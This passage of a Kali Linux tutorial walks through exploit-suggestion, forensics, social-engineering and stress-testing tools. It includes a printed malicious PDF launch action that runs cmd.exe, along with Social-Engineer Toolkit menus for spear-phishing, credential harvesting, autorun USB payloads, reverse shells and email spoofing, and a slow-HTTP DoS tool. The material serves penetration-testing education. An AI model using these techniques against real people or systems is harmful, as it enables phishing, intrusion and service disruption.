A screenshot of the BeEF web interface, specifically the 'Commands' tab. On the left, there's a sidebar with 'Hooked Browsers' and '192.168.1.100'. A red arrow points from this sidebar towards the 'Execute' button at the bottom right of the main content area. The main content area has three sections: 'Module Tree', 'Module Results History', and 'Man-In-The-Browser'. The 'Module Tree' section lists various exploit modules like 'Browser', 'Exploits', 'Network', etc. The 'Module Results History' section is currently empty. The 'Man-In-The-Browser' section contains a description of the module. At the bottom right, there's a red-bordered 'Execute' button.

Linux Exploit Suggester

It suggests possible exploits given the release version '**uname -r**' of the Linux Operating System.

To run it, type the following command –

```
root@kali:/usr/share/linux-exploit-suggester# ./Linux_Exploit_Suggester.pl -k 3.0.0
```

3.0.0 is the kernel version of Linux OS that we want to exploit.

```
root@kali:/usr/share/linux-exploit-suggester
File Edit View Search Terminal Help
root@kali:/usr/share/linux-exploit-suggester# perl ./Linux_Exploit_Suggester.pl -k 3.8.0
Kernel local: 3.8.0
Possible Exploits:
[+] perf_swevent
  CVE-2013-2094
  Source: http://www.exploit-db.com/download/26131
root@kali:/usr/share/linux-exploit-suggester# 

root@kali:~# searchsploit perf_swevent
File Edit View Search Terminal Help
root@kali:~# searchsploit perf_swevent
----- Exploit Title ----- | Path
----- /usr/share/exploitdb/platforms -----
Linux Kernel < 3.8.9 - x86_64 perf_swevent_i | ./linux/local/26131.c
Ubuntu 12.04.0-2LTS x64 - perf_swevent_init | ./linux/local/33589.c
----- root@kali:~# 
```

Kali Linux - Forensics Tools

In this chapter, we will learn about the forensics tools available in Kali Linux.

p0f

p0f is a tool that can identify the operating system of a target host simply by examining captured packets even when the device in question is behind a packet firewall. P0f does not generate any additional network traffic, direct or indirect; no name lookups; no mysterious probes; no ARIN queries; nothing. In the hands of advanced users, P0f can detect firewall presence, NAT use, and existence of load balancers.

Type “**p0f - h**” in the terminal to see how to use it and you will get the following results.

```
root@kali:~# p0f -h
```

```
/p0f: invalid option -- 'h'  
Usage: p0f [ ...options... ] [ 'filter rule' ]  
  
Network interface options:  
  
-i iface  - listen on the specified network interface ←  
-r file   - read offline pcap data from a given file  
-p         - put the listening interface in promiscuous mode  
-L         - list all available interfaces  
  
Operating mode and output settings:  
  
-f file   - read fingerprint database from 'file' (p0f.fp)  
-o file   - write information to the specified log file  
-s name   - answer to API queries at a named unix socket "the quiet you become, the more you are able to hear"  
-u user   - switch to the specified unprivileged account and chroot  
-d         - fork into background (requires -o or -s)
```

It will list even the available interfaces.


```
-- Available interfaces --  
  
0: Name      : eth0  
    Description : -  
    IP address : 192.168.1.9  
  
1: Name      : nflog  
    Description : Linux netfilter log (NFLOG) interface  
    IP address : (none)  
  
2: Name      : any  
    Description : Pseudo-device that captures on all interfaces  
    IP address : (none)  
  
3: Name      : lo      "the quiet you become, the more you are able to hear"  
    Description : -  
    IP address : 127.0.0.1
```

Then, type the following command: "**p0f -i eth0 -p -o filename**".

Where the parameter "**-i**" is the interface name as shown above. "**-p**" means it is in promiscuous mode. "**-o**" means the output will be saved in a file.

```
root@kali:~# p0f -i eth0 -p -o /root/Desktop/my.log
```

Open a webpage with the address 192.168.1.2



pdf-parser

pdf-parser is a tool that parses a PDF document to identify the fundamental elements used in the analyzed pdf file. It will not render a PDF document. It is not recommended for text book case for PDF parsers, however it gets the job done. Generally, this is used for pdf files that you suspect has a script embedded in it.

The command is –

```
pdf-parser -o 10 filepath
```

where "-o" is the number of objects.

```
root@kali:~# pdf-parser -o 10 /root/Desktop/1.pdf
obj 10 0
Type: /Action
Referencing:

<<
/S /Launch
```

As you can see in the following screenshot, the pdf file opens a CMD command.

```
/F (cmd.exe)
/D '(c:\\\\windows\\\\system32)'
/P (
/Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
"Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if e
xist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\temp
late.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis
Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted con
tent please tick the "Do not show this message again" box and press Open.)'
>>
>>
```

Dumpzilla

Dumpzilla application is developed in Python 3.x and has as a purpose to extract all forensic interesting information of Firefox, Iceweasel, and Seamonkey browsers to be analyzed.

ddrescue

It copies data from one file or block device (hard disc, cdrom, etc.) to another, trying to rescue the good parts first in case of read errors.

The basic operation of ddrescue is fully automatic. That is, you don't have to wait for an error, stop the program, restart it from a new position, etc.

If you use the mapfile feature of ddrescue, the data is rescued very efficiently (only the needed blocks are read). Also, you can interrupt the rescue at any time and resume it later at the same point. The mapfile is an essential part of ddrescue's effectiveness. Use it unless you know what you are doing.

The command line is –

```
dd_rescue infopath outfilepath
```

Parameter "**-v**" means verbose. "**/dev/sdb**" is the folder to be rescued. The **img file** is the recovered image.


```
root@[REDACTED] /dd# ddrescue -v /dev/sdb [REDACTED].img logfile2.txt

About to copy 1047 MBytes from /dev/sdb to [REDACTED].img
Starting positions: infile = 0 B, outfile = 0 B
Copy block size: 128 hard blocks
Hard block size: 512 bytes
Max retries: 0
Direct: no    Sparse: no    Split: yes    Truncate: no


Press Ctrl-C to interrupt
Initial status (read from logfile)
rescued:      0 B,  errsize:      0 B,  errors:      0
Current status
rescued:  568918 kB,  errsize:      0 B,  current rate:   7077 kB/s
  ipos:  568918 kB,  errors:      0,  average rate:   7201 kB/s
  opos:  568918 kB,  time from last successful read:      0 s
```

DFF


It is another forensic tool used to recover the files. It has a GUI too. To open it, type "**dff-gui**" in the terminal and the following web GUI will open.




Click File → “Open Evidence”.



The following table will open. Check “Raw format” and click “+” to select the folder that you want to recover.



Then, you can browse the files on the left of the pane to see what has been recovered.



Kali Linux - Social Engineering


In this chapter, we will learn about the social engineering tools used in Kali Linux.

Social Engineering Toolkit Usage

The **Social-Engineer Toolkit** (SET) is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.

Let's learn how to use the Social Engineer Toolkit.

Step 1 – To open SET, go to Applications → Social Engineering Tools → Click “SET” Social Engineering Tool.



Step 2 – It will ask if you agree with the terms of usage. Type “y” as shown in the following screenshot.

Step 3 – Most of the menus shown in the following screenshot are self-explained and among them the most important is the number 1 “Social Engineering Attacks”.

```
Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

Step 4 – Type “1” → Enter. A submenu will open. If you press the **Enter** button again, you will see the explanations for each submenu.


The Spear-phishing module allows you to specially craft email messages and send them to your targeted victims with attached **FileFormatmalicious** payloads. For example, sending malicious PDF document which if the victim opens, it will compromise the system. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options for the spear phishing attack –

Perform a Mass Email Attack

Create a FileFormat Payload and a Social-Engineering Template

The first one is letting SET do everything for you (option 1), the second one is to create your own FileFormat payload and use it in your own attack.



A screenshot of a terminal window titled "Terminal". The window shows a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a list of options:

- 10) Third Party Modules
- 99) Return back to the main menu.

The user has typed "set> 1" and the terminal displays the following text:

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:>phishing>

Type "**99**" to go back to the main menu and then type "**2**" to go to "The web attack vectors".

The web attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim. This module is used by performing phishing attacks against the victim if they click the link. There is a wide variety of attacks that can occur once they click a link.

```
Terminal
File Edit View Search Terminal Help
site however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

Type “**99**” to return to the main menu and then type “**3**”.

The infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. The payload and autorun file is burned or copied on a USB. When DVD/USB/CD is inserted in the victim’s machine, it will trigger an autorun feature (if autorun is enabled) and hopefully compromise the system. You can pick the attack vector you wish to use: fileformat bugs or a straight executable.

Following are the options for Infectious Media Generator.

File-Format Exploits

Standard Metasploit Executable

```
set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>
```

Type “**99**” to go back to the main menu. Then, type “**4**” to go to “The web attack vectors”.

The create payload and listener is a simple way to create a Metasploit payload. It will export the exe file for you and generate a listener. You would need to convince the victim

to download the exe file and execute it to get the shell.

```
set> 4

  1) Windows Shell Reverse_TCP
d send back to attacker
  2) Windows Reverse_TCP Meterpreter
m and send back to attacker
  3) Windows Reverse_TCP VNC DLL
end back to attacker
  4) Windows Shell Reverse_TCP X64
TCP Inline
  5) Windows Meterpreter Reverse_TCP X64
ows x64), Meterpreter
  6) Windows Meterpreter Egress Buster
a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS
ng SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS
dress and use Reverse Meterpreter
  9) Download/Run your Own Executable
t

set:payloads>
```

Type “**99**” to go back to the main menu and then type “**5**” to go to “The web attack vectors”.

```
set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

  1. E-Mail Attack Single Email Address
  2. E-Mail Attack Mass Mailer

  99. Return to main menu.

set:mailer>
```

The mass mailer attack will allow you to send multiple emails to victims and customize the messages. There are two options on the mass e-mailer; the first is to send an email to a single email address. The second option allows you to import a list that has all recipient emails and it will send your message to as many people as you want within that list.

E-Mail Attack Single Email Address

E-Mail Attack Mass Mailer

Type “**99**” to go back to the main menu and then type “**9**” to go to “Powershell Attack Vector”.

```
set> 9
```

The **Powershell Attack Vector** module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

- 1) Powershell Alphanumeric Shellcode Injector
 - 2) Powershell Reverse Shell
 - 3) Powershell Bind Shell
 - 4) Powershell Dump SAM Database
- 99) Return to Main Menu

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks allow you to use PowerShell, which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventive technologies.

Powershell Alphanumeric Shellcode Injector

Powershell Reverse Shell


Powershell Bind Shell

Powershell Dump SAM Database

Kali Linux - Stressing Tools

Stressing tools are used to create DoS attacks or to create the stress test for different applications so as take appropriate measures for the future.

All the Stress testing tools are found in Applications → 02-Vulnerability Analysis → Stress testing.



All Stress testing test will be done on metsploitable machine which has IP of 192.168.1.102

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0c:c9:6e
          inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64 Scope:Link
```

Slowhttptest

Slowhttptest is one of the DoS attacking tools. It especially uses HTTP protocol to connect with the server and to keep the resources busy such as CPU and RAM. Let's see in detail how to use it and explain its functions.

To open slowhttptest, first open the terminal and type "**slowhttptest -parameters**".

You can type "slowhttptest -h" to see all the parameters that you need to use. In case you receive an output, 'Command not found' you have to first type "**apt-get install slowhttptest**".

```
root@kali:~# apt-get install slowhttptest
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 1759 not upgraded.
Need to get 28.5 kB of archives.
```

```
File Edit View Search Terminal Help  
root@kali:~# slowhttptest -h  
bash: slowhttptest: command not found  
root@kali:~#
```

Then after installation, again type **slowhttptest -h**

```
root@kali:~# slowhttptest -h  
  
slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6  
Usage: slowhttptest [options ...]  
Test modes:  
-H           slow headers a.k.a. Slowloris (default)  
-B           slow body a.k.a R-U-Dead-Yet  
-R           range attack a.k.a Apache killer  
-X           slow read a.k.a Slow Read  
  
Reporting options:  
